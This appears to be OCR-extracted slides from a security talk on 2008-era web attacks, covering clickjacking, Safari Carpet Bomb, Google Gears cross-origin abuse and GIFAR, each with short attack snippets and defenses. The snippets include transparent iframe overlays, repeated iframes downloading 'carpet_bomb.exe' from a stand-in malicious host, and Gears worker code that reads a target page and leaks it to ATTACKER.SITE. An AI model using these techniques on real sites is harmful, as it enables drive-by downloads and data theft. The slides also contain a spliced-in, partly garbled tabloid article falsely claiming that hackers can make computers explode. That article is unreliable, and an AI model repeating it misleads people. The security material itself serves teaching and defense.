
HTML, CSS, and JavaScript may size, follow the mouse and make transparent third-party IFRAME content.

```
<iframe
  src="http://victim/page.html"
  scrolling="no"
  frameborder="0"
  style="opacity:.1;filter: alpha(opacity=.1); -moz-opacity:1.0;">
</iframe>
```



HTML, CSS, and JavaScript may size, follow the mouse and make transparent third-party IFRAME content.

What if a Web page could See and Hear you?



Clickjacking enables corporate espionage, government surveillance, home user spying, etc. Every computer with a webcam and/or a microphone becomes a remote monitoring device.

JavaScript can't access the webcam or microphone...



```
<div style="opacity:.1;filter: alpha(opacity=.1); -moz-opacity:.9">
<embed
  src="vid.swf"
  type="application/x-shockwave-flash"
  allowfullscreen="false"
  wmode="transparent">
</embed>
</div>
```



Defenses

Frame-busting code

```
<script>
```

```
if (window.top !== window.self) { setTimeout(function()  
{document.body.innerHTML=""}, 1);window.self.onload=function(evt)  
{document.body.innerHTML=""};}
```

```
</script>
```

```
/* IE 8 Only */
```

```
X-FRAME-OPTIONS: (DENY | SAMEORIGIN)
```

- Upgrade to Flash Player 10
- NoScript w/ ClearClick



Safari Carpet Bomb

The Safari Carpet Bomb attack allows a malicious website controlled by an attacker to litter the user's desktop on windows or the user's "Downloads" directory on OSX with arbitrary files and malware. This vulnerability has the distinction of bringing the term "blended threat" into the security vernacular because, if you are able to litter user's machines with arbitrary files, you can further the impact and affect other applications that trust content on the local filesystem.

By: Nitesh Dhanjani

<http://www.dhanjani.com/blog/2008/05/safari-carpet-b.html>

http://www.oreillynet.com/onlamp/blog/2008/05/safari_carpet_bomb.html

<http://aviv.raffon.net/2008/05/31/SafariPwnsInternetExplorer.aspx>



How it works

When the Safari browser is served a file with a content-type that cannot be rendered by the browser, it automatically downloads it to the default download location (desktop on Windows, Downloads directory on OSX) without notifying or asking the user. This allows a malicious website to litter the user's Desktop or download directory with arbitrary files, including malware.

```
<HTML>
```

```
<iframe id="frame" src="http://malicious.example.com/cgi-bin/carpet_bomb.exe"></iframe>
```

```
<iframe id="frame" src="http://malicious.example.com/cgi-bin/carpet_bomb.exe"></iframe>
```


```
<iframe id="frame" src="http://malicious.example.com/cgi-bin/carpet_bomb.exe"></iframe>
```

```
...
```

```
...
```

```
<iframe id="frame" src="http://malicious.example.com/cgi-bin/carpet_bomb.exe"></iframe>
```

```
</HTML>
```



Defenses

Windows: Download the latest version of Safari

OS X: Versions of Safari remain un-patched by Apple.

Breaking Google Gears' Cross-Origin Communication Model

Under some circumstances the cross-origin communication security model of Google Gears could be bypassed. An attacker could gain access to sensitive resources of the victim in other websites (even those that does not use Google Gears) - mainly ones that contain users' content (forums, web-mails, social networks, office-like services, etc.).

By: Yair Amit

<http://blog.watchfire.com/wfblog/2008/12/breaking-google-gears-cross-origin-communication-model.html>



Google Gears Workers

```
var wp = google.gears.workerPool;
wp.allowCrossOrigin();
wp.onmessage = function(a, b, message) {
  var request = google.gears.factory.create('beta.httprequest');
  request.open('GET', 'http://TARGET.SITE/SENSITIVE_PAGE.htm');
  request.onreadystatechange = function() {
    if (request.readyState == 4) {
      wp.sendMessage("The response was: " + request.responseText,
message.sender);
    }
  };
  request.send();
}
```

Attack Flow

1. Attacker creates a text file that contains (malicious) Google Gears commands (Accessing the DB, using the HttpRequest module, etc.).
2. Attacker finds a way to put the text content into a target domain (`http://TARGET.SITE/Upload/innocent.jpg`). The Gears "worker" code does not contain suspicious characters (`<`, `>`, etc...), it is therefore less likely to be filtered by `http://TARGET.SITE`'s server-side logic.
3. Attacker creates `http://ATTACKER.SITE/attack.html` which contains some Google Gears code that loads and executes `http://TARGET.SITE/Upload/innocent.jpg`
4. The code embedded in `innocent.jpg` runs in the context of `http://TARGET.SITE`. It therefore has permissions to access Google Gears client-side objects such as the DB, the local server data or web resources (with the victim's credentials) using the HttpRequest module built into Google Gears.
5. All information collected in the previous phase can easily be leaked back to `http://ATTACKER.SITE` using Google Gears' standard messaging mechanism.

Defenses

Update Google Gears.

(Content-Type header value (application/x-gears-worker))

Web developers who rely on Google Gears should be aware that the fix might require some changes, such as creating a special rule in the Web server for serving Google-Gears worker code files.

HACKERS CAN TURN YOUR HOME COMPUTER INTO A BOMB

By RANDY JEFFRIES / Weekly World News

WASHINGTON — Right now, computer hackers have the ability to turn your home computer into a bomb and blow you to Kingdom Come — and they can do it anonymously from thousands of miles away!

Experts say the recent "break-ins" that paralyzed the Amazon.com, Buy.com and eBay websites are tame compared to what will happen in the near future.

Computer expert Arnold Yabenson, president of the Washington-based consumer group National CyberCrime Prevention Foundation (NCPF), says that as far as computer crime is concerned, we've only seen the tip of the iceberg.

"The criminals who knocked out those three major online businesses are the least of our worries," Yabenson told Weekly World News.

"There are brilliant but unscrupulous hackers out there who have developed technologies that the average person can't even dream of. Even people who are familiar with

... & blow your family to smithereens!

how computers work have trouble getting their minds around the terrible things that can be done.

"It is already possible for an assassin to send someone an e-mail with an innocent-looking attachment connected to it. When the receiver downloads the attachment, the electrical current and molecular

downloads the attachment, the electrical current and molecular

"As shocking as this is, it shouldn't surprise anyone. It's just the next step in an ever-escalating progression of horrors conceived and instituted by hackers."

Yabenson points out that these dangerous sociopaths have already:

- Vandalized FBI and U. S. Army websites.
- Broken into Chinese military networks.

scariest," Yabenson said.

"Soon it will be sold to terrorists cults and fanatical religious-fringe groups.

"Instead of blowing up a single plane, these groups will be able to patch into the central computer of a large airline and blow up hundreds of planes at once.

KABOOM! It might not look like it, but an innocent home computer like this one can be turned into a deadly weapon.



Sickos can wreak death

GIFAR

A content ownership issue taking advantage of flimsy security controls on both the server side and the client side. What's new is appending a Java Applet (in the form of a JAR) at the end of another file that would be commonly allowed in file uploads on web applications, such as images, word documents, audio/video files, just about anything.

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<http://riosec.com/how-to-create-a-gifar>

<http://xs-sniper.com/blog/2008/12/17/sun-fixes-gifars/>

<http://blogs.zdnet.com/security/?p=1619>



How it works

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JAR

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Defenses

Website:

Do not accept file uploads

Host uploaded content on throw away domains or IP addresses

Convert all content

Web Browser:

a) Disable third-party browser extensions

b) Install the latest JVM and remove older versions

Thank You!

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